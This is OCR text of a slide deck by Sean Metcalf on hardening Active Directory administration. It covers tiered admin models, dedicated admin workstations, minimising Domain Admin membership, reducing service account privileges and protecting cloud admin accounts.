
AD Administration Systems:

- Isolate and protect privileged credentials.
- Provide a secure environment for admins to perform required privileged tasks.
- Disrupt the common attack playbook.

Hardening Administrative Methods

- System Configuration:
  - Only admin accounts can logon (though with no admin rights)
  - Separate administration
  - Separate management/patching from other systems
  - Auto-patching
  - Firewalled from the network, only allowing specific admin comms
  - Restrict access to management protocols (RDP, WMI, WinRM, etc)
  - Enforce Network Level Authentication (NLA) for all RDP connections.
- Leverage MFA where possible for additional administration security (typically used for RDP to Admin Server).

Hardening Administrative Methods



https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

Hardening Administrative Methods

https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

Hardening Administrative Methods

Microsoft Tier Model:

- Difficult and costly to implement.
- Duplicates infrastructure & admin accounts.
- Rarely fully implemented.
- Focus on Tier 0 (Domain Controllers and AD Admins first).

Hardening Administrative Methods

Microsoft Tier Model: What is Tier 0?

- Domain Controllers
- Privileged AD Accounts & Systems
  - AD Admins
  - Service accounts
  - AD Admin workstations & server
- ADFS & Federation Servers
- Azure AD Connect Servers (when synchronizing password hash data)
- PKI infrastructure
- Password vault systems that contain/control AD admin credentials
- Tier 0 management systems

Admin Systems: Convincing Admins

- Admins that are typically mobile and use a laptop will likely require a 2nd laptop.
- Admins are less than excited when told they have to use separate systems for administration.
- The people most impacted are the ones who have to implement.
- Use this opportunity to refresh admin hardware
- There are several options for small, lightweight laptop and supports all Windows 10 security features (Microsoft Surface devices)
- Explain that admin workstations are now a requirement to protect computer systems (& creds on the system).
- Isolating & protecting admin credentials is critical or AD will be owned.

Admin Systems: Convincing Management

- Isolating & protecting admin credentials is critical.
- Admin systems and new security controls like MFA are now required.
- These systems and controls will slow resolution of issues, but will also slow/stop attackers.
- The cost of extra hardware and additional operations time is much cheaper than recovering from a breach (IR = $$$).
- Start slow and build up with gradual changes.
- Collaboration & Partnering of All Teams Involved is Important.


A Workable Admin System

- Separate physical devices are best, but not always feasible.
- Goal is to isolate admin credentials.
- Start with an admin workstation that leverages virtualization for a good blend of security and operational ability.


A Workable Admin System

- Host OS is the “admin environment”
- “User environment” is a VM on the system – no admin accounts or activities occur in this environment.
- Admin user only uses their user account to logon to the user VM.
- Admin user uses a “transition” account to logon to the host OS. This account has no admin rights and is the only one that logon to the host OS.
- Once on the Admin system, an AD admin account is used to RDP to Admin Server.

A Workable Admin System



A Workable Admin System



Admin Workstation Deployment

- Phase 1: Active Directory Admins
- Phase 2: Virtual Infrastructure Admins
- Phase 3: Cloud Admins
- Phase 4: Server Admins
- Phase 5: Workstation Admins

Note that these phases may be performed at the same time as others.

PKI & Mainframe Admins need Admin Workstations too!

The new standard for AD Admins

- Only ever logon to:
  - Domain Controllers
  - AD Admin workstation
  - AD Admin servers
- AD Admin accounts are always separate from other administration.
- AD Admins are prevented from logging on to lower tier systems.
- No Service Accounts with AD Admin rights.
- Ensure all local Administrator accounts have unique passwords.

Domain Admin Rights


- Full administrative rights on all workstations and servers joined to the AD domain (default).
- Full administrative rights to the AD domain.
- Full administrative rights to all DCs in the AD domain.
- Ability to become a forest admin (Enterprise Admins).

How Many Domain Admins Should I Have?

0

Compromise Cloud Administration

- Cloud administration is performed through the web browser.
- Successful cloud authentication results in a session token (cookie in the browser).
- Compromise the Browser on the Workstation to compromise cloud admin credentials.



Cloud (Azure AD & Office 365) Administration

- Use dedicated cloud admin accounts (on prem or cloud).
- Use dedicated cloud admin workstations.
- Cloud admin accounts require MFA.
- Add Azure AD P2 for all cloud admins and configure PIM.
- Protect the Azure AD Connect server(s) like a DC.
- Protect the Azure AD Connect service account like a Domain Admin (when pw hash sync enabled).

Reducing & Limiting Service Account Rights

- Service Accounts are almost always over-privileged
  - Vendor requirements
- Too often are members of AD admin groups
  - Domain Admins
  - Administrators
  - Backup Operators
  - Server Operators
- Rarely does a service account actually require Domain Admin level rights.

Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

Product Permission Requirements

- **D**omain user access
- **O**perations systems access
- **M**istaken identity – trust the installer
- **A**D object rights
- **I**nstall permissions on systems
- **N**eeds System rights

- **A**ctive Directory privileged rights
- **D**omain permissions during install
- **M**ore access required than often needed.
- **I**nitial start/run permissions
- **N**eeds full AD rights


Common Service Accounts in Domain Admins

- Vulnerability Scanning Tool
  - Split scanning into different scan “buckets”
  - Workstations with a VulnScan-wrk service account
  - Servers with a VulnScan-srv service account
  - Domain Controllers with a VulnScan-DC service account.
- Backup
  - Move to the Backup Operators group which should provide the required rights.
- VPN
  - Delegate the appropriate rights (often only requires the ability to reset account passwords)
- SQL
  - There is never a good reason for a SQL service account to have privileged AD rights. Remove the account(s) from AD admin groups.

Common Active Directory Security Issues

- AD Admins not using admin workstations.
- Service accounts that don't require AD admin rights in Domain Admins.
- Too many accounts in AD Admin groups (ex. Domain Admins).
- Non-AD Admin accounts configured with privileged rights in Domain Controller linked GPOs.
- Configure host-based firewall on all workstations with a default inbound block rule.
- Check accounts with privileged AD rights for associated Kerberos SPNs. Remove SPNs on admin accounts.
- Limit accounts configured with Kerberos delegation & protect all admin accounts from Kerberos delegation attacks by enabling "this account is sensitive and cannot be delegated".
- Scan for & remove passwords from SYSVOL: https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevati
- Configure DCs with appropriate event auditing (https://adsecurity.org/?p=3377)
- More here: https://adsecurity.org/?p=1684

Conclusion



Traditional AD Administration must evolve with the threats to effectively protect Active Directory.

Most organizations have done "something" to better secure their environment, thought it's often not enough.

Priority #1: Remove accounts & service accounts from AD privileged groups.

Priority #2: Protect & Isolate AD Admin credentials by ensuring the credentials are limited to specific systems.

Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com | www.ADSecurity.org